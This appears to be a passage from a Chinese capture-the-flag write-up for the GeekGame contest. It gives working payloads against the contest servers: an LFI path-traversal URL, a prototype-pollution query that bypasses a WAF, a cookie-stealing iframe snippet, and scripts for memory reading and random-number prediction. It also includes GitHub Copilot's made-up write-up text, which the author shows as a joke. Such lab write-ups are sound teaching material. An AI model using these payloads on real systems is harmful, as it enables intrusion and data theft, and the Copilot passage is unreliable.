25
26 <p><em>Just Kidding.</em></p>
27 <script>
28     // setTimeout(() => {document.getElementById("a").src = "about:blank";
document.getElementById("a").src = "https://prob15-qkuhole.geekgame.pku.edu.cn"}, 500)
29     setTimeout(() => {document.getElementById("a").src =
"about:blank";document.getElementById("b").click()}, 500)
30     // setInterval(() => {document.title =
document.getElementById("a").contentWindow.title},1000)
31 </script>
32 </body>
33 </html>

```

`fetch` 那里改成自己的机器, `tail -f` 看一下 access log 就行了。

小饼干 😢 我的小饼干 😢

## flag即服务

(第三小题未完成)

## 零·获得代码

首先可以猜到肯定又有 LFI 了。不带参数访问 /api 会抛出异常：

```
1 | Error: EISDIR: illegal operation on a directory, read
2 |     at Object.readFileSync (fs.js:617:3)
3 |     at tryReadSync (fs.js:382:20)
4 |     at Object.readFileSync (fs.js:419:19)
5 |     at /usr/src/app/node_modules/jsonaas-backend/index.js:56:19
6 |     at Layer.handle [as handle_request]
7 |     (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)
8 |     at next (/usr/src/app/node_modules/express/lib/router/route.js:137:13)
9 |     at Route.dispatch (/usr/src/app/node_modules/express/lib/router/route.js:112:3)
10 |    at Layer.handle [as handle_request]
11 |    (/usr/src/app/node_modules/express/lib/router/layer.js:95:5)
12 |    at /usr/src/app/node_modules/express/lib/router/index.js:281:22
13 |    at param (/usr/src/app/node_modules/express/lib/router/index.js:354:14)
```

几乎可以肯定是 LFI 了。直接浏览器里 .../ 是不行的，把 / 改成 %2F 就好了。因为是 node.js，所以肯定要康康 package.json (<https://prob11-placeholder.geekgame.pku.edu.cn/api/..%2F/package.json>)

```
1 | {"name": "demo-server", "version": "1.0.0", "description": "", "scripts": {"start": "node --max-http-header-size=32768 start.js"}, "author": "You", "license": "WTFPL", "dependencies": {"jsonaas-backend": "https://geekgame.pku.edu.cn/static/super-secret-jsonaas-backend-1.0.1.tgz"}}
```

下载 super-secret-jsonaas-backend-1.0.1.tgz，解压，可以看到 flag0：

```
1 | if(FLAG0!=='flag${0.1+0.2}')`)
2 |     return;
```

结果是啥不用我说了吧.png

另外，代码稍微修改一下就能在本地跑，方便调试。

## 壹·开通会员

第二小题需要读取 FLAG1 变量。尽管知道了 session secret，但是用不了，因为 express-session 默认的值是保存在服务器内存里的，空欢喜一场。从 waf() 来看，有可能是原型链污染。「激活」的逻辑如下：

```

1 app.get('/activate', (req, res)=>{
2     if(req.query.code==FLAG1) {
3         req.session.activated = 1;
4     }
5
6     if(req.session.activated)
7         res.send(`You have been activated. Activation code: ${FLAG1}`);
8     else
9         res.send('Wrong activation code :(');
10 });

```

我们的目标是让 `req.session.activated` 变成非空的一个东西。瞄一眼 `demo.json`:

```

1 [
2 {
3     "name": "Foo",
4     "age": 24,
5     "type": "student"
6 },
7 {
8     "name": "Bar",
9     "age": 17,
10    "type": "monster"
11 }
12 ]

```

`age` 应该是满足要求的，所以 `in_path=1/age`，之后是 `output` 的处理:

```

1 let output = {};
2 // (省略)
3 let cur = output;
4 for(let term of out_path.slice(0, out_path.length-1)) {
5     if(term.indexOf('_')!==-1) {
6         res.send('Bad parameter!');
7         return;
8     }
9     // no eval for out_path :
10    /*
11     if(eval_mode && /^[^a-zA-Z"',;]+$/$.test(term))
12         term = safe_eval(term);
13    */
14     if(cur[term]==undefined)
15         cur[term] = {};
16     cur = cur[term];
17 }
18 cur[out_path[out_path.length-1]] = data;

```

`data` 是 `in_path` 过滤后的结果。我们的目标是让最后原型被赋值为 `24`。先在 REPL 里头试试:

```
1 $ node
2 Welcome to Node.js v17.0.1.
3 Type ".help" for more information.
4 > session = {}
5 {}
6 > {}['__proto__']['activated'] = 24
7 24
8 > session.activated
9 24
```

但是这个 payload 用不了，因为会检查有没有 `__proto__`，而且不好绕过。那换一个：

```
1 $ node
2 Welcome to Node.js v17.0.1.
3 Type ".help" for more information.
4 > session = {}
5 {}
6 > {}['constructor']
7 [Function: Object]
8 > {}['constructor']['prototype']
9 [Object: null prototype] {}
10 > {}['constructor']['prototype']['activated'] = 24
11 24
12 > session.activated
13 24
```

最后一个问题是：怎么绕过 `waf()`？先看一下逻辑：

```
1 function waf(str) {
2     for(let bad_name of Object.getOwnPropertyNames({}.__proto__))
3         if(str.indexOf(bad_name)!==-1)
4             return true;
5     return false;
6 }
7
8 // app.get('/api/:path(*)', (req, res)=>{
9 let path = 'data/'+req.params.path;
10 let in_path = req.query.in_path|| '';
11 let out_path = req.query.out_path|| '';
12 let prefix = req.session.prefix ? (req.session.prefix+ '/') : '';
13 let eval_mode = req.session.eval_enabled==1;
14
15 if(waf(in_path) || waf(out_path) || waf(prefix)) {
16     res.send('Bad parameter!');
17     return;
18 }
```

如果环境配置恰当，`out_path` 的类型可以被推断为 `string | qs.ParsedQs | string[] | qs.ParsedQs[]`，是不是除了字符串，还有别的选择？比如说，如果是个数组呢？

```
1 $ node
2 Welcome to Node.js v17.0.1.
3 Type ".help" for more information.
4 > function waf(str) {
5 ...     for(let bad_name of Object.getOwnPropertyNames({}).__proto__)
6 ...         if(str.indexOf(bad_name)!==-1)
7 ...             return true;
8 ...     return false;
9 ...
10 undefined
11 > waf(['constructor/prototype/activated'])
12 false
13 > waf('constructor/prototype/activated')
14 true
```

看起来可以，并且数组不会影响后面的逻辑，因为 `out_path = prefix + out_path;`：

```
1 > '' + ['constructor/prototype/activated']
2 'constructor/prototype/activated'
```

这就是 JavaScript 啊.png

最后看一下 express 是怎么解析 `req.query` 的：

<https://expressjs.com/en/api.html#req.query>

This property is an object containing a property for each query string parameter in the route. When query parser is set to disabled, it is an empty object `{}`, otherwise it is the result of the configured query parser.

而 query parser:

The extended query parser is based on qs.

默认配置是 "extended"。所以看一下 `qs` 包的文档：

Parsing Arrays

You may specify an index as well:

```
1 var withIndexes = qs.parse('a[1]=c&a[0]=b');
2 assert.deepEqual(withIndexes, { a: ['b', 'c'] });
```

好像可以，所以来整个 payload:

[http://localhost:8000/api/demo.json?in\\_path=1/age&out\\_path\[1\]=constructor/prototype/activated](http://localhost:8000/api/demo.json?in_path=1/age&out_path[1]=constructor/prototype/activated)

然后访问激活页面，即可获取 flag1。

Node.js, 新时代的 PHP (确信

flag2 我的思路是 VM 逃逸, 从 `/proc` 读取文件。但是我整不出足够短的 payload, jsfuck 生成的 payload 太长了, 本地测试的时候就直接 413 了。

## 诡异的网关

IDA 什么的统统不需要。跑一下程序就能大概猜出我们需要读取 flag 用户存储的密码, 但是密码不允许直接复制。

有一个有趣的事情是, Windows 里的「窗口」的含义非常广泛, 一个按钮也可以是一个窗口 (<https://docs.microsoft.com/en-us/windows/win32/learnwin32/what-is-a-window->)。而存在很多可以帮助开发者读取窗口内容的工具, 比如说 Visual Studio 自带的 Spy++。我不想装这么大一个 VS, 所以用的是 WinSpy++, 把瞄准镜移到密码框即可。

感觉这题.....和我出的那道密码生成器的不少选手的解法有点像, 都是不去实际逆向逻辑, 通过系统工具完成题目。

## 最强大脑

(仅做出第一题)

拖 IDA, 就能发现初始化的时候会把 Flag 1 放在 brainfuck 内存区最后面。因为 payload 长度有限, 没有办法一下子全部把 Flag 1 读出来。所以脚本如下:

```
1 from zio import *
2 import time
3
4 token = b"your token"
5
6 i = 10
7 io = zio(("prob13.geekgame.pku.edu.cn", 10013))
8 io.read_until(b"token: ")
9 io.writeline(token)
10 io.read_until(b"hex": ")
11
12 io.writeline((b">" * (4096 - i * 2)).hex() + (b".>" * i).hex())
13 io.interact()
14 time.sleep(4)
15 print("=====")
```

i 从 10 开始可以读到 flag 左大括号部分, 一步步把 i 减小, 每次减一都能多读一个字符, 最后可以获得完整的 flag。

这里用了 <https://github.com/zTrix/zio>, 因为我不想在 macOS 上装一大个的 pwntools。最近看的时候发现他们终于支持 Python 3 了, 于是就不用我自己之前 patch 过 py3 支持的版本了。

第二题好像是 JIT? 不太会 pwn, 溜了 (

## 电子游戏概论

(仅做出第一题)

题注：Python 现有的逆向工具链真的是大问题没有，小问题一大堆。

先直接用压缩软件解压 exe，看到 `pythoncom38.dll`，说明环境是 Python 3.8。

看到了 "提示：1. 程序采用 py2exe 打包，但网上的脚本可能需要少量修改"，那当然去找 py2exe 解包工具，找到了 <https://github.com/matiasb/unpy2exe>，看到上次更新还是 4 years ago（不好的预感），没法直接用，会报 marshal 错误。又去翻 py2exe 代码：

<https://github.com/py2exe/py2exe/blob/master/py2exe/runtime.py#L331>

```
1 script_info = struct.pack("IIII",
2                             0x78563412,
3                             optimize if optimize is not None else 0,
4                             unbuffered if unbuffered is not None else 0,
5                             len(script_data))
6 script_info += zippath + b"\0" + script_data + b"\0"
```

但是，unpy2exe 的处理 <https://github.com/matiasb/unpy2exe/blob/master/unpy2exe.py#L86>：

```
1 def _get_co_from_dump(data):
2     """Return the code objects from the dump."""
3     # Read py2exe header
4     current = struct.calcsize(b'iiii')
5     metadata = struct.unpack(b'iiii', data[:current])
6
7     # check py2exe magic number
8     # assert(metadata[0] == 0x78563412)
9     logging.info("Magic value: %x", metadata[0])
10    logging.info("Code bytes length: %d", metadata[3])
11
12    arcname = ''
13    while six.indexbytes(data, current) != 0:
14        arcname += chr(six.indexbytes(data, current))
15        current += 1
16    logging.info("Archive name: %s", arcname or '-')
17
18    code_bytes = data[current + 1:]
19    # verify code bytes count and metadata info
20    # assert(len(code_bytes) == metadata[3])
21
22    code_objects = marshal.loads(code_bytes)
23    return code_objects
```

最后的 \0 没有去掉，需要把 `code_bytes = data[current + 1:]` 改成 `code_bytes = data[current + 1:len(data) - 1]` 才能解包。

但是仅仅这么做是不够的，因为之后解析生成的 pyc 会出错。查 pyc 格式看到资料 [https://hackmd.io/@C5qogZpXS6m0aedcVROJ6A/rkGBI\\_1ru?print-pdf#/](https://hackmd.io/@C5qogZpXS6m0aedcVROJ6A/rkGBI_1ru?print-pdf#/)，里面提到 Python 3.8 的 pyc header 是 16 bytes，但是 unpy2exe 漏了 4 个 bytes：

```

1 def _generate_pyc_header(python_version, size):
2     if python_version is None:
3         version = __current_magic()
4         version_tuple = sys.version_info
5     else:
6         version = PYTHON_MAGIC_WORDS.get(python_version[:3], __current_magic())
7         version_tuple = tuple(map(int, python_version.split('.')))
8
9     header = version + __timestamp()
10    if version_tuple[0] == 3 and version_tuple[1] >= 3:
11        # source code size was added to pyc header since Python 3.3
12        header += __source_size(size)
13
14    return header

```

加 4 个 bytes，我也不知道填啥，看别的 pyc header 最后 4 个 bytes 都是 0，所以我就把这 4 个 bytes 改成了 0x00。

```

1 def _generate_pyc_header(python_version, size):
2     if python_version is None:
3         version = __current_magic()
4         print("[1] version:", version)
5         version_tuple = sys.version_info
6     else:
7         version = PYTHON_MAGIC_WORDS.get(python_version[:3], __current_magic())
8         print("[2] version:", version)
9         version_tuple = tuple(map(int, python_version.split('.')))
10
11    header = version + __timestamp()
12
13    if version_tuple[0] == 3 and version_tuple[1] >= 3:
14        # source code size was added to pyc header since Python 3.3
15        header += __source_size(size)
16    if version_tuple[0] == 3 and version_tuple[1] >= 8:
17        header += b'\x00\x00\x00\x00' # idk what it is, but size shall be 16bytes
18
19    print("header size:", len(header))
20
21    return header

```

之后就可以解包了。解包之后发现还差一个 `securesocket` 模块，去解压缩之后的文件夹里找就行。

然后用 `uncompyle6` 把 pyc 解析到源代码文件（`uncompyle6` 在面对缩进问题的时候不太靠谱，但是我的测试是 `decompile3` 更不靠谱）。调整一下几个明显的缩进问题，就能跑了。

顺便把 `get_platform_name()` 改了，不想每次跑都上报系统信息：

```

1 def get_platform_name():
2     u = platform.uname()
3     # name = '%s (%s %s) on %s' % (u.node, u.system, u.version, u.processor)
4     name = 'mcfx-fans (Arch Linux 20211117) on Apple M1 Pro Max'
5     name = name.encode()
6     name = name[:500]
7     return name

```

以及 token 改成硬编码，毕竟每次打开都要输一遍也不舒服（

但是你会发现，游戏 CPU 占用率飙升，并且人物不会自动掉坑里，操作到后期极其不跟手，根本没法玩。

让我们来修吧。经过很长很长时间的调试，最后发现了两个问题：

1. 为什么 CPU 占用率这么高？因为游戏在重绘(`tick_routine()`)上花掉了太长的时间：

```

1 def tick_routine(redraw=False):
2     global dg
3     global onscreen
4
5     def get_player_img():
6         return player[(('Left' if game.player.left else 'Right') + ('Hurt' if
game.player.life_restore else 'Normal'))]
7
8         for y in range(GY):
9             for x in range(GX):
10                 if not redraw:
11                     if game.g[y][x] is not onscreen[y][x] or game.g[y][x] ==
Elem.player:
12                         onscreen[y][x] = game.g[y][x]
13                         if dg[y][x]:
14                             canvas.delete(dg[y][x])
15                         if game.g[y][x] == Elem.player:
16                             dg[y][x] = canvas.create_image((x * SZ), (y * SZ),
anchor='nw', image=(get_player_img()))
17                         else:
18                             dg[y][x] = canvas.create_image((x * SZ), (y * SZ),
anchor='nw', image=(material[game.g[y][x]]))
19                         else:
20                             moneymsg.set('$_d/%d' % (game.cur, game.goal))
21                             moneybar['value'] = game.cur
22                             lifebar['value'] = game.player.life
23                             canvas.yview_moveto((BORDER + game.player.y - 4) / (GY + 2 *
BORDER))
24                             canvas.xview_moveto((BORDER + game.player.x - 4) / (GX + 2 *
BORDER))

```

每个坐标都要 `canvas.create_image()` 是耗时的，把它们加个缩进：

```

1  for y in range(GY):
2      for x in range(GX):
3          if not redraw:
4              if game.g[y][x] is not onscreen[y][x] or game.g[y][x] ==
Elem.player:
5                  onscreen[y][x] = game.g[y][x]
6                  if dg[y][x]:
7                      canvas.delete(dg[y][x])
8                  if game.g[y][x] == Elem.player:
9                      dg[y][x] = canvas.create_image((x * SZ), (y * SZ),
anchor='nw', image=(get_player_img()))
10                 else:
11                     dg[y][x] = canvas.create_image((x * SZ), (y * SZ),
anchor='nw', image=(material[game.g[y][x]]))

```

就能解决 CPU 占用的问题了。

2. 为什么人物不会自己掉坑里，必须要再加一个操作才会响应？因为判断是否 `game.tick()` 的部分出了问题。

```

1  try:
2      if game.player.command == Command.empty:
3          x = cmd.get_nowait()
4          game.player.command = x
5  except queue.Empty:
6      game.player.command = Command.empty
7  else:
8      game.tick()
9      time.sleep(TICKTIME)

```

操作为空时 `game.tick()` 不会被执行，可能是这一点导致了问题。解决方法很简单：

```

1  try:
2      if game.player.command == Command.empty:
3          x = cmd.get_nowait()
4          game.player.command = x
5  except queue.Empty:
6      game.player.command = Command.empty
7  game.tick()
8  time.sleep(TICKTIME)

```

这样就能玩了。看代码可以看到 `evildirt`，可以猜测这个东西是我们不能碰的。那怎么办呢？我们来开透视挂！

加载贴图的逻辑在 `load_texture()` 里，把 `Elem.evildirt` 对应加载的图片改成别的就行（比如说 `playerHurtR`）。需要注意不改代码直接改 msi 是没用的，因为：

```

1  with open('textures.msi', 'rb') as (f):
2      PSK = hashlib.sha256(f.read()).digest()
3      assert len(PSK) == 32

```

通信过程中 PSK 不对会导致运行失败。

开挂后效果如下：




图 7. 透视挂

别告诉我你开了挂都过不了.png

虽然最后几关就算开了挂也挺刺激的。别忘了 `show_hud` 里顺便 `print()` 一下，不然你就白玩了（

最终效果：




图 8. 获得第一小题 flag

因为不太会写算法，第二题没有完成。

## 密码学实践

(仅完成第一题)

我不太会 RSA，不过刚好第一题不需要会（

```

1 print(MESenc(pad(("Hello, Alice! I will give you two flags. The first is:
2 "+flag1(token)).encode("utf-8")),Public_key).hex())
2 print(MESenc(pad(("Sorry, I forget to verify your identity. Please give me your
certificate.").encode("utf-8")),Public_key).hex())

```

似乎是已知明文攻击。其中 `MESenc()` 的实现：

```

1 def MESenc(mess:bytes,skey:bytes):
2     assert len(skey)==8*32
3     keys = [bytes_to_long(skey[i*8:(i+1)*8]) for i in range(32)]
4     assert len(mess)%32 == 0
5     cip=b""
6     for it in range(0,len(mess),32):
7         pmess=mess[it:it+32]
8         a = bytes_to_long(pmess[0:8])
9         b = bytes_to_long(pmess[8:16])
10        c = bytes_to_long(pmess[16:24])

```

```
11         d = bytes_to_long(pmss[24:32])
12         print(long_to_bytes(a), long_to_bytes(b), long_to_bytes(c),
13     long_to_bytes(d))
14         ori_a, ori_b, ori_c, ori_d = a,b,c,d
15         for key in keys:
16             a, b, c, d = b, c, d, a ^ c ^ key
17             print(ori_c^a, ori_d^b, ori_a^ori_c^c, ori_b^ori_d^d)
18             a=long_to_bytes(a,8)
19             b=long_to_bytes(b,8)
20             c=long_to_bytes(c,8)
21             d=long_to_bytes(d,8)
22             print(a,b,c,d)
23             input()
24             cip+=a+b+c+d
25
26     return cip
```

中间的异或让人感觉问题很大，纸上推了推，最后会变成这样：

```
1 | c^key0 d^key1 a^c^key2 b^d^key3
```

其中 `key[0-3]` 对相同的 skey 都相同。那么已知 "Sorry, I forget to verify your identity. Please give me your certificate." 的密文和 flag 的密文，就能知道 flag 的明文。

脚本如下：

```
17 pd = bytes_to_long(pplain[24:32])
18
19 ea = bytes_to_long(penc[0:8])
20 eb = bytes_to_long(penc[8:16])
21 ec = bytes_to_long(penc[16:24])
22 ed = bytes_to_long(penc[24:32])
23
24 print(pc^ea, pd^eb, pa^pc^ec, pb^pd^ed)
25
26 ka, kb, kc, kd = 13632834020826064990, 155251951772413709, 15976045680876863956,
27 1768175861176147990
28 for it in range(0, len(plain1), 32):
29     penc = enc0[it:it + 32]
30
31     ea = bytes_to_long(penc[0:8])
32     eb = bytes_to_long(penc[8:16])
33     ec = bytes_to_long(penc[16:24])
34     ed = bytes_to_long(penc[24:32])
35
36     pa, pb, pc, pd = (ka^ea, kb^eb, kc^ec, kd^ed)
37     # pc = a^c, pd = b^d
38     pc = pc ^ pa
39     pd = pd ^ pb
40     a,b,c,d =(long_to_bytes(pa, 8), long_to_bytes(pb, 8), long_to_bytes(pc, 8),
41 long_to_bytes(pd, 8))
42     print(c,d,a,b)
43
44 # b'Hello, A' b'lice! I ' b'will giv' b'e you tw'
45 # b'o flags.' b' The fir' b'st is: f' b'lag{Fe1S'
46 # b'TeL_neTw' b'0rk_Ne3d' b'_an_0WF}' b'\x08\x08\x08\x08\x08\x08\x08\x08'
47
48 # flag{Fe1STeL_neTw0rk_Ne3d_an_0WF}
```

其中 `enc0` 和 `enc1` 取任意一次执行结果即可。

第二题没有看出思路，我觉得还挺安全的（？？？），构造不出 `aname == b'Alice'` （？？？？？），可能我还是只适合 web 和 misc（

扫雷

(仅完成第一题)

一开始我真的以为是要扫雷，去搜了一圈 solver，发现 solver 几乎都假设已知雷的个数，之后就放一边了。第一阶段结束前那个凌晨又看了看，然后，Flag 1 就是预测随机数啊！而且最困难的部分网上有现成的库，来个连续的 624 个随机数就行。

```
1 from zio import *
2 import time
3 from mt19937predictor import MT19937Predictor
```

```
4
5 token = b"your token"
6
7 io = zio(("prob09.geekgame.pku.edu.cn", 10009))
8 io.read_until(b"token: ")
9 io.writeline(token)
10 io.read_until(b"(y/n)")
11 io.writeline("n")
12
13 predictor = MT19937Predictor()
14 for cnt in range(624):
15     num = ""
16     for i in range(16):
17         flag = False
18         for j in range(16):
19             io.read_until("> ")
20             io.writeline(f"{i} {j}")
21             x = io.readline()
22             if b'BOOM' in x:
23                 for k in range(16):
24                     _ = io.readline().strip()
25                     assert len(_) == 16
26                     t = ""
27                     for l in _[::-1]:
28                         if l == ord('*'):
29                             t += "1"
30                         else:
31                             t += "0"
32                     num = t + num
33             num = int(num, 2)
34             predictor.setrandbits(num, 16*16)
35             io.read_until("n")
36             io.writeline("y")
37             flag = True
38             break
39         else:
40             continue
41     if flag:
42         break
43
44 # io.read_until("n")
45 # io.writeline("y")
46 num = predictor.getrandbits(16*16)
47 print(num)
48 for i in range(16):
49     for j in range(16):
50         if not (num >> (i * 16 + j)) & 1:
51             io.read_until("> ")
52             io.writeline(f"{i} {j}")
```

```
53  
54 io.interact()
```

第二题不太会 (

## 总结

真好玩啊！就是这个礼拜睡眠时间不太够。尤其是 web 题的质量很高（我不太喜欢 misc 的套娃题，不过内嵌的剧情让我的不满程度下降了很多），binary 和 algorithm 因为自己就没做出几道完整的题，个人没法给合理的评价，不过看起来也很不错。

作为今年 hackergame 的 staff 之一，我很清楚对于这样的比赛（特别是允许校外参加而且时间长的比赛）来说，工作人员是非常非常辛苦的，在此我个人对 geekgame 的工作人员表示感谢，撒花！

总之，太好玩了⑧！明年有机会一定还来！

（另外，我要调整一下作息时间了……为了打比赛这周天天凌晨三四点睡。

## 花絮：Copilot 迷惑行为

写 writeups 的时候我开了 GitHub Copilot，下面分享一些比较有意思的一面：

得到 |`flag{this\_is\_not\_the\_real\_flag}`|

图 9. 得到假 flag.png

## 叶子的新歌

这题也太套娃了⑧！

看这个题目，第一反应就是往 Audacity 里头拖，结果看到了一个音频文件，音频文件的名字是 `ki-ringtrain.wav`，音频文件的长度是 `5.5s`，音频文件的采样率是 `44100`，音频文件的声道数是 `2`。

图 10. 串题了.png

Histogram (直方图)？哪里有直方图？于是我暂时卡这了，先去看别的题了。

几个小时之后回来，发现这个题目是比较难的，因为我没有看到直方图，所以没有解决。

图 11. 没有解决.png

而且 `foryou.txt` 一直在暗示着我们的爱情。

图 12. 好像哪里不对，又好像没啥问题.png